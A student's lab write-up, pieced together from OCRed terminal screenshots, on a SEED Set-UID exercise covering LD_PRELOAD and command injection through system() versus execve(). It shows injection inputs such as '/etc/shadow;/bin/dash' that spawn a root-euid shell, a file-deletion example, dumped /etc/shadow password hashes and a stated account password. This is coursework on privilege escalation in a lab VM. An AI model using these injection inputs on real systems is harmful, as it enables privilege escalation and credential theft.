-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 2604 Oct 14 16:11 mylib.o
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rwsr-xr-x 1 root seed 7348 Oct 14 16:22 myprog
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 root seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
lrwxrwxrwx 1 root root 15 Oct 14 14:39 sh -> /bin/zsh/bin/sh
[10/14/21]seed@VM:~/.../lab001$ 

```

- Make myprog a Set-UID root program, export the LD PRELOAD environment variable again in the root account and run it.

```

[Lab 0 (intro lab) [Running] - Oracle VM VirtualBox]
File Machine View Input Devices Help
Terminator
root@VM: ~
[10/14/21]seed@VM:~/.../lab001$ ./myprog
I'm a malicious program!
[10/14/21]seed@VM:~/.../lab001$ sudo chown root myprog
[10/14/21]seed@VM:~/.../lab001$ sudo chmod 4755 myprog
[10/14/21]seed@VM:~/.../lab001$ ls -l
total 76
-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catall.c
-rwsr-xr-x 1 root seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rwxrwxr-x 1 seed seed 7936 Oct 14 16:12 libmylib.so.1.0.1
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 2604 Oct 14 16:11 mylib.o
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rwsr-xr-x 1 root seed 7348 Oct 14 16:22 myprog
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 root seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
lrwxrwxrwx 1 root root 15 Oct 14 14:39 sh -> /bin/zsh/bin/sh
[10/14/21]seed@VM:~/.../lab001$ sudo su -
root@VM:~#

```

Now it shows the root

I go back to lab001 to copy the path

```

[Lab 0 (intro lab) [Running] - Oracle VM VirtualBox]
File Machine View Input Devices Help
Terminator
root@VM: /home/seed/Documents/its450/lab001
root@VM: /home/seed/Documents/its450/lab001 66x24
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catall.c
-rwsr-xr-x 1 root seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rwxrwxr-x 1 seed seed 7936 Oct 14 16:12 libmylib.so.1.0.1
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 2604 Oct 14 16:11 mylib.o
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rwsr-xr-x 1 root seed 7348 Oct 14 16:22 myprog
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 root seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
lrwxrwxrwx 1 root root 15 Oct 14 14:39 sh -> /bin/zsh/bin/sh
[10/14/21]seed@VM:~/.../lab001$ sudo su -
root@VM:~#
root@VM:~# ls
root@VM:~# cd /home/seed/Documents/its450/lab001
root@VM:/home/seed/Documents/its450/lab001# ls
cap_leak.c invoke.c mylib.c myprog.c
catall.c libmylib.so.1.0.1 mylib.o ptsu
envsu ls.c myprintenv.c ptsu.c
envsu.c myenv.c myprog.sh
root@VM:/home/seed/Documents/its450/lab001#

```

```

root@VM: /home/seed/Documents/its450/lab001
root@VM: /home/seed/Documents/its450/lab001 66x4
-rwxrwxr-x 1 seed seed 7936 Oct 14 16:12 libmylib.so.1.0.1
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 2604 Oct 14 16:11 mylib.o
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rwsr-xr-x 1 root seed 7348 Oct 14 16:22 myprog
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 root seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
lrwxrwxrwx 1 root root 15 Oct 14 14:39 sh -> /bin/zsh/bin/sh
[10/14/21]seed@VM:~/.../lab001$ sudo su -
root@VM:~# ls
root@VM:~# cd /home/seed/Documents/its450/lab001
root@VM:/home/seed/Documents/its450/lab001# ls
cap_leak.c invoke.c mylib.c myprog.c
catall.c libmylib.so.1.0.1 mylib.o ptsu
envsu ls.c myprintenv.c ptsu.c
envsu.c myenv.c myprog sh
root@VM:/home/seed/Documents/its450/lab001# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/Documents/its450/lab001# ./myprog
I'm a malicious program!
root@VM:/home/seed/Documents/its450/lab001#

```

- Make myprog a Set-UID user1 program (i.e., the owner is user1, which is another user account), export the LD PRELOAD environment variable again in a different user's account (not-root user) and run it.

```

root@VM:/home/seed/Documents/its450/lab001# exit
logout
[10/16/21]seed@VM:~/.../lab001$ sudo adduser user1
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: █

```

Password: dds

```

Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
Full Name []: █

```

```
[root@VM:/home/seed/Documents/its450/lab001# ./myprog
root@VM:/home/seed/Documents/its450/lab001# exot
No command 'exot' found, did you mean:
  Command 'emot' from package 'ruby-emot' (universe)
exot: command not found
root@VM:/home/seed/Documents/its450/lab001# exit
logout
[10/16/21]seed@VM:~/.../lab001$ sudo adduser user1
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
  Full Name []: test user1
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] Y]
```

```
[10/16/21]seed@VM:~/.../lab001$ ls -l
total 84
-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catal.c
-rwsr-xr-x 1 seed seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rwxrwxr-x 1 seed seed 7936 Oct 16 10:48 libmylib.so.1.0.1
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 2604 Oct 16 10:54 mylib.o
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rwsr-xr-x 1 seed seed 7348 Oct 14 16:22 myprog
-rwxr-xr-x 1 seed seed 7348 Oct 16 11:26 myprog1
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 seed seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/16/21]seed@VM:~/.../lab001$
```

```
[root@VM:/home/seed/Documents/its450/lab001# ./myprog.c
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 seed seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/16/21]seed@VM:~/.../lab001$ sudo chown user1 myprog1
[10/16/21]seed@VM:~/.../lab001$ sudo chmod 4755 myprog1
[10/16/21]seed@VM:~/.../lab001$ ls -l
total 84
-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catal.c
-rwsr-xr-x 1 seed seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rwxrwxr-x 1 seed seed 7936 Oct 16 10:48 libmylib.so.1.0.1
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 2604 Oct 16 10:54 mylib.o
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rwsr-xr-x 1 seed seed 7348 Oct 14 16:22 myprog
-rwsr-xr-x 1 user1 seed 7348 Oct 16 11:26 myprog1 ←
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 seed seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/16/21]seed@VM:~/.../lab001$
```

```

-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/16/21]seed@VM:~/.../lab001$ ./myprog1
[10/16/21]seed@VM:~/.../lab001$ echo $LD_PRELOAD
/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/
/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libb
oost_system.so.1.64.0
[10/16/21]seed@VM:~/.../lab001$ 

```

The terminal window shows the user's home directory (~) and the command ./myprog1 being run. The output includes the file permissions for ptsu.c and the value of the LD_PRELOAD environment variable, which is set to /home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0.

Step 3. You should be able to observe different behaviors in the scenarios described above, even though you are running the same program. You need to figure out what causes the difference. Environment variables play a role here. Please design an experiment to figure out the main causes, and explain why the behaviors in Step 2 are different. (Hint: the child process may not inherit the `LD_*` environment variables).

a summary of this part:

It can be seen that if the program has Set-UID set, there will be no function overloading at runtime; that is, the child process running the myprog program does not inherit the LD PRELOAD variable; otherwise, function overloading will occur regardless of whether the running user is the file owner or not, as long as it has permission to run.

Of course, this design will retain the original goal of the design: we may utilize our own or better functions with this function (without using other people's source code), but it also creates a security risk of malicious overloading.

5.8 Task 8: Invoking External Programs Using `system()` versus `execve()`.

Step 1: Compile the above program, make it a root-owned Set-UID program. The program will use `system()` to invoke the command. If you were Bob, can you compromise the integrity of the system? For example, can you remove a file that is not writable to you?

Yes, I can. Assuming the file to view named Lap0001 and the file to remove maliciously is /path/critical, I can use the program (assume it is a.out) as:

```
seed@~$ ./a.out "lap0001; /bin/sh"
```

```
$ rm /path/critical
```

Also, there's another way I try it down.

Terminator

```
root@VM: /home/seed/Documents/its450/lab001
root@VM: /home/seed/Documents/its450/lab001 66x24
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rwxrwxr-x 1 seed seed 7936 Oct 16 10:48 libmylib.so.1.0.1
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 2604 Oct 16 10:54 mylib.o
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rwsr-xr-x 1 seed seed 7348 Oct 14 16:22 myprog
-rwsr-xr-x 1 user1 seed 7348 Oct 16 11:26 myprog1
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 seed seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/16/21]seed@VM:~/.../lab001$ ./myprog1
[10/16/21]seed@VM:~/.../lab001$ echo $LD_PRELOAD
/lib/boost/libboost_program_options.so.1.64.0:/home/seed
/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/lib
boost_system.so.1.64.0
[10/16/21]seed@VM:~/.../lab001$ gcc invoke.c -o invoke
[10/16/21]seed@VM:~/.../lab001$ sudo chown root invoke
[10/16/21]seed@VM:~/.../lab001$ sudo chmod 4755 invoke
[10/16/21]seed@VM:~/.../lab001$ ls -l invoke
-rwsr-xr-x 1 root seed 7548 Oct 16 11:46 invoke
[10/16/21]seed@VM:~/.../lab001$
```

Terminator

```
root@VM: /home/seed/Documents/its450/lab001
root@VM: /home/seed/Documents/its450/lab001 66x24
[10/16/21]seed@VM:~/.../lab001$ sudo ln -sf /bin/zsh /bin/sh
[10/16/21]seed@VM:~/.../lab001$ gcc invoke.c -o invoke
[10/16/21]seed@VM:~/.../lab001$ sudo chown root invoke
[10/16/21]seed@VM:~/.../lab001$ sudo chmod 4755 invoke
[10/16/21]seed@VM:~/.../lab001$ ls -l invoke
-rwsr-xr-x 1 root seed 7548 Oct 16 14:27 invoke
[10/16/21]seed@VM:~/.../lab001$ ./invoke /etc/shadow
/bin/cat: /etc/shadow: Permission denied ←
[10/16/21]seed@VM:~/.../lab001$ ./invoke /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

```
[10/16/21]seed@VM:~/.../lab001$ sudo ln -sf /bin/zsh /bin/sh
[10/16/21]seed@VM:~/.../lab001$ ./invoke /etc/shadow
```

We can read the **secure** information

```

Terminator
root@VM: /home/seed/Documents/its450/lab001
root@VM: /home/seed/Documents/its450/lab001 66x24
lightdm:*:17212:0:99999:7:::
whoopsie:*:17212:0:99999:7:::
avahi-autoipd:*:17212:0:99999:7:::
avahi:*:17212:0:99999:7:::
dnsmasq:*:17212:0:99999:7:::
colord:*:17212:0:99999:7:::
speech-dispatcher!:17212:0:99999:7:::
hplip:*:17212:0:99999:7:::
kernooops:*:17212:0:99999:7:::
pulse:*:17212:0:99999:7:::
rtkit:*:17212:0:99999:7:::
saned:*:17212:0:99999:7:::
usbmux:*:17212:0:99999:7:::
seed:$6$wDRrWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY8qI7YKh00wN
/sfYvDeCACeO2QYzCfpZoaEVJ8sbCT7hKxXY/:17372:0:99999:7:::
vboxadd!:17372:::::
telnetd:*:17372:0:99999:7:::
sshd:*:17372:0:99999:7:::
ftp:*:17372:0:99999:7:::
bind:*:17372:0:99999:7:::
mysql!:17372:0:99999:7:::
user1:$6$U/c7Be/K$laLPbbIcUTKwYLGujB7J8cZrTvptlRmusvn42Wsm7teMFxhd
UGl4.OpjG7D0cJrsP7xLHUF3h0a1NHp0QJ0:18916:0:99999:7:::
[10/16/21]seed@VM:~/.../lab001$
```

This's shadow file

If you were Bob, can you compromise the integrity of the system? For example, can you remove a file that is not writable to you?

Yes by using this

```

Terminator
root@VM: /home/seed/Documents/its450/lab001
root@VM: /home/seed/Documents/its450/lab001 66x24
pulse:*:17212:0:99999:7:::
rtkit:*:17212:0:99999:7:::
saned:*:17212:0:99999:7:::
usbmux:*:17212:0:99999:7:::
seed:$6$wDRrWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY8qI7YKh00wN
/sfYvDeCACeO2QYzCfpZoaEVJ8sbCT7hKxXY/:17372:0:99999:7:::
vboxadd!:17372:::::
telnetd:*:17372:0:99999:7:::
sshd:*:17372:0:99999:7:::
ftp:*:17372:0:99999:7:::
bind:*:17372:0:99999:7:::
mysql!:17372:0:99999:7:::
user1:$6$U/c7Be/K$laLPbbIcUTKwYLGujB7J8cZrTvptlRmusvn42Wsm7teMFxhd
UGl4.OpjG7D0cJrsP7xLHUF3h0a1NHp0QJ0:18916:0:99999:7:::
[10/16/21]seed@VM:~/.../lab001$ ./invoke "/etc/shadow;/bin/dash"
root:$6$NrF4601p$.VdnKetVFC2bXsLxkRuT4FcBqPpxLqW05IoEcr0KzEE05wj8
aU3GRHW2BaodUh4K3vgyEjwPspr/kqzAqtcu.:17400:0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
games:*:17212:0:99999:7:::
man:*:17212:0:99999:7:::
lp*:17212:0:99999:7:::
```

And we get:

```

root@VM: /home/seed/Documents/its450/lab001
root@VM: /home/seed/Documents/its450/lab001 66x24
lightdm:*:17212:0:99999:7:::
whoopsie:*:17212:0:99999:7:::
avahi-autoipd:*:17212:0:99999:7:::
avahi:*:17212:0:99999:7:::
dnsmasq:*:17212:0:99999:7:::
colord:*:17212:0:99999:7:::
speech-dispatcher:!17212:0:99999:7:::
hplip:*:17212:0:99999:7:::
kernooops:*:17212:0:99999:7:::
pulse:*:17212:0:99999:7:::
rtkit:*:17212:0:99999:7:::
saned:*:17212:0:99999:7:::
usbmux:*:17212:0:99999:7:::
seed:$6$wDRrWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY8qI7YKh00wN
/sfYvDeAcEo2QYzCfpZoaEVJ8sbCT7hkXY:/17372:0:99999:7:::
vboxadd:!17372:::::
telnetd:*:17372:0:99999:7:::
sshd:*:17372:0:99999:7:::
ftp:*:17372:0:99999:7:::
bind:*:17372:0:99999:7:::
mysql:!17372:0:99999:7:::
user1:$6$U/c7Be/K$laLPbbIcUTKWyLGujB7J8cZrTvptlRmusvn42Wsm7teMFXhd
UGl4.OpjG7D0cJrSP7xLlHZUf3h0a11NHp0QJ0:18916:0:99999:7:::

```

We get sh

```

root@VM: /home/seed/Documents/its450/lab001
root@VM: /home/seed/Documents/its450/lab001 66x24
lightdm:*:17212:0:99999:7:::
whoopsie:*:17212:0:99999:7:::
avahi-autoipd:*:17212:0:99999:7:::
avahi:*:17212:0:99999:7:::
dnsmasq:*:17212:0:99999:7:::
colord:*:17212:0:99999:7:::
speech-dispatcher:!17212:0:99999:7:::
hplip:*:17212:0:99999:7:::
kernooops:*:17212:0:99999:7:::
pulse:*:17212:0:99999:7:::
rtkit:*:17212:0:99999:7:::
saned:*:17212:0:99999:7:::
usbmux:*:17212:0:99999:7:::
seed:$6$wDRrWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY8qI7YKh00wN
/sfYvDeAcEo2QYzCfpZoaEVJ8sbCT7hkXY:/17372:0:99999:7:::
vboxadd:!17372:::::
telnetd:*:17372:0:99999:7:::
sshd:*:17372:0:99999:7:::
ftp:*:17372:0:99999:7:::
bind:*:17372:0:99999:7:::
mysql:!17372:0:99999:7:::
user1:$6$U/c7Be/K$laLPbbIcUTKWyLGujB7J8cZrTvptlRmusvn42Wsm7teMFXhd
UGl4.OpjG7D0cJrSP7xLlHZUf3h0a11NHp0QJ0:18916:0:99999:7:::

```

We set zsh

```

VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM#

```

We get zero

Step 2: Comment out the `system(command)` statement, and uncomment the `execve()` statement; the program will use `execve()` to invoke the command. Compile the program, and make it a root-owned Set-UID. Do your attacks in Step 1 still work? Please describe and explain your observations.

No. Using the same command will, you will get the error message "No such file or directory". `execve()` simply treat the second argument as arguments of a command rather than invoking `/bin/sh` as `system()` do.

```

1 #include <string.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4
5 int main(int argc, char *argv[])
6 {
7     char *v[3];
8     char *command;
9
10    if (argc < 2)
11    {
12        printf("Please type a file name.\n");
13        return 1;
14    }
15
16    v[0] = "/bin/cat";
17    v[1] = argv[1];
18    v[2] = NULL;
19
20    command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
21    sprintf(command, "%s %s", v[0], v[1]);
22    // Use only one of the followings.
23    //system(command);
24    execve(v[0], v, NULL); → We will uncomment
25
26    return 0;
27 }
28

```

Line 4, Column 1 | Spaces: 4 | C

Line 24, Column 7 | Spaces: 4 | C

Then ctrl+s

```

[10/16/21]seed@VM:~/.../lab001$ gcc invoke.c -o safeinvoke
invoke.c: In function 'main':
invoke.c:24:5: warning: implicit declaration of function 'execve'
[-Wimplicit-function-declaration]
    execve(v[0], v, NULL);
    ^
[10/16/21]seed@VM:~/.../lab001$ 

```

Which mean we don't have head file for this function

So, we will go to search

```

NAME      top
execve - execute program

SYNOPSIS   top
#include <unistd.h>

int execve(const char *pathname, char *const argv[],
           char *const envp[]);

DESCRIPTION top
execve() executes the program referred to by pathname. This
causes the program that is currently being run by the calling
process to be replaced with a new program, with newly initialized
stack, heap, and (initialized and uninitialized) data segments.

```

A screenshot of Sublime Text showing a file named invoke.c. The code is as follows:

```
1 #include <string.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <unistd.h>←
5 int main(int argc, char *argv[])
6 {
7     char *v[3];
8     char *command;
9
10    if (argc < 2)
11    {
12        printf("Please type a file name.\n");
13        return 1;
14    }
15
16    v[0] = "/bin/cat";
17    v[1] = argv[1];
18    v[2] = NULL;
19
20    command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
21    sprintf(command, "%s %s", v[0], v[1]);
22    // Use only one of the followings.
23    //system(command);//
24    execve(v[0], v, NULL);
25
26    return 0;
27 }
28
```

The line 4, Column 16 is highlighted with a red arrow pointing to the left brace of the main function.

Then came back & compere it

A screenshot of a terminal window titled /bin/bash. The terminal shows the following output:

```
[10/16/21]seed@VM:~/.../lab001$ gcc invoke.c -o safeinvoke
[10/16/21]seed@VM:~/.../lab001$ ./safeinvoke /etc/shadow
/bin/cat: /etc/shadow: Permission denied
[10/16/21]seed@VM:~/.../lab001$ ./invoke /etc/shadow
Sublime Text [4001ps.VDnKEVFcZbxLxKRUt4rC8qppxLqw051oEct0XKZEEU5wJ8]
au3GRHW2BaodUn4K3vygEjwPspr/kqzAqtcu.:17400:0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
games:*:17212:0:99999:7:::
man:*:17212:0:99999:7:::
lp:*:17212:0:99999:7:::
mail:*:17212:0:99999:7:::
news:*:17212:0:99999:7:::
uucp:*:17212:0:99999:7:::
proxy:*:17212:0:99999:7:::
www-data:*:17212:0:99999:7:::
backup:*:17212:0:99999:7:::
list:*:17212:0:99999:7:::
irc:*:17212:0:99999:7:::
gnats:*:17212:0:99999:7:::
nobody:*:17212:0:99999:7:::
systemd-timesync:*:17212:0:99999:7:::
```

We will do it to see if we can access to safeinvoke again:

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash /bin/bash 66x24

```

hplip:*:17212:0:99999:7:::
kernoops:*:17212:0:99999:7:::
pulse:*:17212:0:99999:7:::
rtkit:*:17212:0:99999:7:::
saned:*:17212:0:99999:7:::
usbmux:*:17212:0:99999:7:::
seed:$6$wDRrWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY8qI7YKh00wN
/sfYvDeCACo2QYzCfpZoaEVJ8sbCT7hkXY/:17372:0:99999:7:::
vboxadd:!17372:::::
telnetd:*:17372:0:99999:7:::
sshd:*:17372:0:99999:7:::
ftp:*:17372:0:99999:7:::
bind:*:17372:0:99999:7:::
mysql!:17372:0:99999:7:::
user1:$6$U/c7Be/K$laLPbbIcUTKWyLGujB7J8cZrTvptlRmusvn42Wsm7teMFxhd
UGl4.0pjG7D0cJrSP7xLlHZUf3h0a11NhP0QJ0:18916:0:99999:7:::
[10/16/21]seed@VM:~/.../lab001$ ls
cap_leak.c invoke myenv.c myprog1 safeinvoke
catal1.c invoke.c mylib.c myprog.c
envsu libmylib.so.1.0.1 mylib.o ptsu
envsu.c ls.c myprintenv.c ptsu.c
[10/16/21]seed@VM:~/.../lab001$ sudo chown root safeinvoke
[10/16/21]seed@VM:~/.../lab001$ sudo chmod 4755 safeinvoke
[10/16/21]seed@VM:~/.../lab001$ ./safeinvoke /etc/shadow

```

Right Control

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash /bin/bash 66x24

```

lightdm:*:17212:0:99999:7:::
whoopsie:*:17212:0:99999:7:::
avahi-autoipd:*:17212:0:99999:7:::
avahi:*:17212:0:99999:7:::
dnsmasq:*:17212:0:99999:7:::
colord:*:17212:0:99999:7:::
speech-dispatcher:!17212:0:99999:7:::
hplip:*:17212:0:99999:7:::
kernoops:*:17212:0:99999:7:::
pulse:*:17212:0:99999:7:::
rtkit:*:17212:0:99999:7:::
saned:*:17212:0:99999:7:::
usbmux:*:17212:0:99999:7:::
seed:$6$wDRrWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY8qI7YKh00wN
/sfYvDeCACo2QYzCfpZoaEVJ8sbCT7hkXY/:17372:0:99999:7:::
vboxadd:!17372:::::
telnetd:*:17372:0:99999:7:::
sshd:*:17372:0:99999:7:::
ftp:*:17372:0:99999:7:::
bind:*:17372:0:99999:7:::
mysql!:17372:0:99999:7:::
user1:$6$U/c7Be/K$laLPbbIcUTKWyLGujB7J8cZrTvptlRmusvn42Wsm7teMFxhd
UGl4.0pjG7D0cJrSP7xLlHZUf3h0a11NhP0QJ0:18916:0:99999:7:::
[10/16/21]seed@VM:~/.../lab001$ 

```

Right Control

It's work! Now we are able to access to this file

-also, can we attack or delete others file by doing the following:

```

[10/16/21]seed@VM:~/.../lab001$ ./safeinvoke "/etc/shadow;/bin/zsh"

```

Right Control

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash /bin/bash 66x24

```
avahi:*:17212:0:99999:7:::
dnsmasq:*:17212:0:99999:7:::
colord:*:17212:0:99999:7:::
speech-dispatcher!:17212:0:99999:7:::
hplip:*:17212:0:99999:7:::
kernoops:*:17212:0:99999:7:::
pulse:*:17212:0:99999:7:::
rtkit:*:17212:0:99999:7:::
saned:*:17212:0:99999:7:::
usbmux:*:17212:0:99999:7:::
seed:$6$wDRWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.z0x02sht4cTY8qI7YKh00wN
/sfYvDeCACeO2QYZCfpZoaEVJ8sbCT7hKxXY/:17372:0:99999:7:::
vboxaddd:::17372:::::
telnetd:::17372:0:99999:7:::
sshd:::17372:0:99999:7:::
ftp:::17372:0:99999:7:::
bind:::17372:0:99999:7:::
mysql:::17372:0:99999:7:::
user1:$6$U/c7Be/K$laLPbbIcUTKWyLGuJB7J8cZrTvptlRmusvn42Wsm7teMFxhd
UGl4.0pjG7D0cJrSP7xLHZUf3h0a11NHp0QJ0:18916:0:99999:7:::
[10/16/21]seed@VM:~/.../lab001$ ./safeinvoke "/etc/shadow;/bin/zsh"
"/bin/cat: '/etc/shadow;/bin/zsh': No such file or directory
[10/16/21]seed@VM:~/.../lab001$
```

Right Control

It's safe way

[10/16/21]seed@VM:~/.../lab001\$ sudo ln -sf /bin/dash /bin/sh
[10/16/21]seed@VM:~/.../lab001\$

Right Control

To save your work.

5.9 Task 9: Capability Leaking.

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

